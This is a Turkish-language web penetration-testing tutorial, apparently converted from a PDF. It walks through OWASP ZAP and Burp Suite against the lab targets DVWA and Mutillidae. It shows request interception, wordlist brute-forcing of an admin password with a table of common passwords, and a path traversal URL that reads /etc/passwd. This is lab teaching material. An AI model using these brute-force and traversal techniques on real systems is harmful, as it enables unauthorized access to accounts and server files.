


Kaydettiğimiz sertifikayı mozilla firefox da **Preferences> Advanced> Certificates> View Certificates** adımından **import** ediyoruz.




ZAP proxy ile 192.158.152.135 web uygulamasına gitmeye çalışalım. Browser da proxy ayarını yaptıktan sonra ZAP uygulamamıza gidiyoruz.

Öncelikle modumuzu **ATTACK Mode'a** alıyoruz. Daha sonra **Set Break** diyerek araya giriyoruz. İstek ZAP uygulamasında bizden aksiyon almamızı bekliyor. **Submit and continue next break point** diyerek bir sonraki isteğe geçiyoruz.




DVWA sayfasında kullanıcı adı ve şifre girerek isteğin ZAP'a gelmesini görüyoruz.




İstediğin ZAP proxy de değişiklik yapılabilir olduğunu görebiliyoruz. İstediğimiz alanda değişiklik yapıp sunucuya gönderebiliriz.


Şayet bunu kaba kuvvet saldırısı olarak gerçekleştirmek istersek, değişkenimizi çift tıklayıp seçiyoruz. Örneğimizde admin password'ümüzü seçtik. Sağ tıklayıp **fuzzer** deyip **payloads'a** tıklıyoruz. **Add** deyip type olarak **file** seçip wordlist'imizin yerini seçip wordlist'imizi ekliyoruz.




Wordlist'imizi ekledikten sonra fuzzer'ı başlatıyoruz. Başarılı olup olmadığını **size resp. Body** den anlayabiliyoruz. Password payload'u için **size response body** 'nin değeri en yüksek değeri olduğunu ayrıca **Response tab**'ında da oturum açabildiğimizi görebiliyoruz.



ZAP'ın diğer güçlü yanı ise web uygulamasına doğrudan güvenlik analizi yapabiliyor olmak. **Quick start** tab'ında **Url to attack** alanına analizini yapmak istediğimiz adresi veya IP'yi yazıyoruz ve **Attack** butonuna tıklıyoruz.




Tarama bittikten sonra alerts'lerimize bakıyoruz.



8 adet alert ve en üstte kritik alert var.

Path Traversal alertimizin tanımına bakıyoruz. Tanımdan da anlayabileceğimiz gibi web sunucudaki dosyalara url si verilen (<http://192.168.152.135/mutillidae/?page=%2Fetc%2Fpasswd>) adres üzerinden ilgili dosyalara erişebildiğimizi belirtiyor.

İlgili url'ye gitmeye çalıştığımızda ise linux sunucunun etc/passwd dosyasına eriştiğimizi görüyoruz.



Burp:


Web uygulama testlerinde sızma testlerinde sıkça kullanılan diğer araç Burp aracıdır. Web uygulamalarında sızma testi uzmanları, istemci ile sunucu arasında gelen giden istekleri, verileri proxy özelliğini kullanarak görmeyi isterler. Gerekliğinde istemciden giden istekleri değiştirerek sunucuda farklı sonuçlar elde etmek isterler. Web uygulamasında kullanıcıya gözükmeyen, yetki atlamaya neden olan zaafiyetler söz konusu ise, burp aracı sayesinde bu zaafiyetlerin tespiti ve sömürülmesi söz konusu olacaktır.

Burp aracının sık kullanılan modüllerini görmeye çalışalım.

Proxy: proxy modülü adından anlaşılacağı gibi, istemci ile sunucu arasına girerek, gelen giden istekleri görüp değiştirme işlemi için kullanılır.

Browser da proxy ayarlarını yaptıktan sonra, burp aracı proxy tab'ında "intercept is on" düğmesini tıkladığınızda istekler burp aracıda görüntülenmeye başlanacaktır.

İsteği "Forward" diyerek sunucuya gönderebilir, "Drop" diyerek isteğin sunucuya gitmesini engelleyebiliriz. "action" diyerek de başka modüllerde işlem yapılmasını sağlayabiliriz.



Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options


Request to http://192.168.152.135:80

Forward Drop Intercept is on Action

Raw Headers Hex

```
GET / HTTP/1.1
Host: 192.168.152.135
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:50.0) Gecko/20100101 Firefox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: close
Upgrade-Insecure-Requests: 1
```

"Http history" tab'ıyla web uygulamasındaki gezinme tarihçesini görüntüleyebilirsiniz. Oluşan PHPSESSID ve cookie bilgisini görüntüleyebilirsiniz. İstemcinin dil seçeneği, browser bilgisini görüntüleyebilirsiniz.



Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	SSL	IP	Cookies	Time
1	http://192.168.152.135	GET	/			200	1086	HTML		Metasploitable2 - Linux			192.168.152.135		15:29:01 2...
2	http://192.168.152.135	GET	/favicon.ico			404	480	HTML	ico	404 Not Found			192.168.152.135		15:32:30 2...
3	http://192.168.152.135	GET	/dwwa/			302	445	HTML					192.168.152.135	PHPSESSID=e4f...	15:32:36 2...
4	http://192.168.152.135	GET	/dwwa/login.php			200	1599	HTML	php	Damn Vulnerable We...			192.168.152.135		15:32:45 2...

Request Response

Raw Params Headers Hex

```
GET /dwwa/login.php HTTP/1.1
Host: 192.168.152.135
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:50.0) Gecko/20100101 Firefox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.152.135/
Cookie: security=high; PHPSESSID=e4f0e4c23639266a789aa830b53589d9
Connection: close
Upgrade-Insecure-Requests: 1
```

Kullanıcı adı ve şifre bilgisini girdikten sonra isteğin ne şekilde sunucuya gittiğini görebiliriz.

Burp Intruder Repeater Window Help
 Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
 Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
1	http://192.168.152.135	GET	/			200	1086	HTML	
2	http://192.168.152.135	GET	/favicon.ico			404	480	HTML	ico
3	http://192.168.152.135	GET	/dvwa/			302	445	HTML	
4	http://192.168.152.135	GET	/dvwa/login.php			200	1599	HTML	php
5	http://192.168.152.135	POST	/dvwa/login.php					HTML	php

Request

Raw Params Headers Hex

```

POST /dvwa/login.php HTTP/1.1
Host: 192.168.152.135
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:50.0) Gecko/20100101 Firefox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.152.135/dvwa/login.php
Cookie: security=high; PHPSESSID=e4f0e4c23639266a789aa830b53589d9
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 44

username=admin&password=password&Login=Login
  
```

Son olarak da sunucudan gelen yanıtı görüntüleyebiliyoruz.

6	http://192.168.152.135	GET	/dvwa/index.php			200	4895	HTML	php
---	------------------------	-----	-----------------	--	--	-----	------	------	-----

Request Response

Raw Headers Hex HTML Render

```

HTTP/1.1 200 OK
Date: Tue, 24 Jan 2017 00:53:15 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Pragma: no-cache
Cache-Control: no-cache, must-revalidate
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 4585


<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <title>Damn Vulnerable Web App (DVWA) v1.0.7 :: Welcome</title>
    <link rel="stylesheet" type="text/css" href="dvwa/css/main.css" />
    <link rel="icon" type="image/ico" href="favicon.ico" />
  
```

Intruder: Intruder modülü, istemci ile sunucu arasında yakalanan değerlerle oynayarak, sunucuda oturum açma, hak elde etmek amacıyla kullanılmaktadır.


Daha önce login ekranında yakalamış olduğumuz isteği intruder'a gönderelim.

Bunu yapmak için Action seçeneği ile "send to intruder" diyebilirsiniz, şayet Http History den geçmişe yönelik bir isteği yönlendirecek iseniz, sağ tıklayıp bu işlemi gerçekleştirebilirsiniz.

Hedef olarak, web uygulama sunucumuz, port olarak 80 portunu kullanıyoruz.




Positions tab'ında değişkenler listelendi. Bu değişkenlerden hangisi ile oynamak istediğimizi seçiyoruz. Clear seçeneği ile tüm değişkenlerin seçimlerini kaldırabilir, Add seçeneği ile ekleyebiliriz.



Biz burada kullanıcı adını bildiğimizi varsayarak diğer tüm değişkenleri kaldırarak, şifre denemesi yapalım. Attack type olarak varsayılan sniper seçeneği kalsın.

Payloads tab'ında, tek bir değişken için saldırı gerçekleştireceğimiz için payload set kısmı sadece 1 olarak gelecektir. Payload type seçeneğinde ise saldırının çeşidine göre payloadlar mevcut. Şayet bir wordlist üzerinden saldırı yapacaksanız simple list, elinizde bir liste yok rastgele kaba kuvvet saldırı yapacaksanız brute forcer seçeneği uygun olacaktır.

Elimizde bulunan wordlist aracılığı ile saldırı gerçekleştirelim.



Oturum açınca nasıl bir response alacağımızı henüz bilmiyoruz. Beklentimiz başarılı bir oturum gerçekleştiğinde yanıtın farklı olacağı ve verinin boyutunun (length) daha büyük olmasını bekliyoruz. 15 password denemesini yapıp bizlere ne tür yanıt verdiğini görelim.

Yaptığımız 15 password denemesinde length de bir değişiklik görmedik. Sunucuda herhangi farklı bir yanıt olup olmadığını görmek için isteği forwardlayalım.

The screenshot shows the 'Intruder attack 7' window. The 'Results' tab is selected, and the table displays the following data:

Request	Payload	Status	Error	Timeout	Length	Comment
0		302	<input type="checkbox"/>	<input type="checkbox"/>	354	
1		302	<input type="checkbox"/>	<input type="checkbox"/>	354	
2	111111	302	<input type="checkbox"/>	<input type="checkbox"/>	354	
3	1234	302	<input type="checkbox"/>	<input type="checkbox"/>	354	
4	12345	302	<input type="checkbox"/>	<input type="checkbox"/>	354	
5	123456	302	<input type="checkbox"/>	<input type="checkbox"/>	354	
6	1234567	302	<input type="checkbox"/>	<input type="checkbox"/>	354	
7	12345678	302	<input type="checkbox"/>	<input type="checkbox"/>	354	
8	abc123	302	<input type="checkbox"/>	<input type="checkbox"/>	354	
9	dragon	302	<input type="checkbox"/>	<input type="checkbox"/>	354	
10	iloveyou	302	<input type="checkbox"/>	<input type="checkbox"/>	354	
11	letmein	302	<input type="checkbox"/>	<input type="checkbox"/>	354	
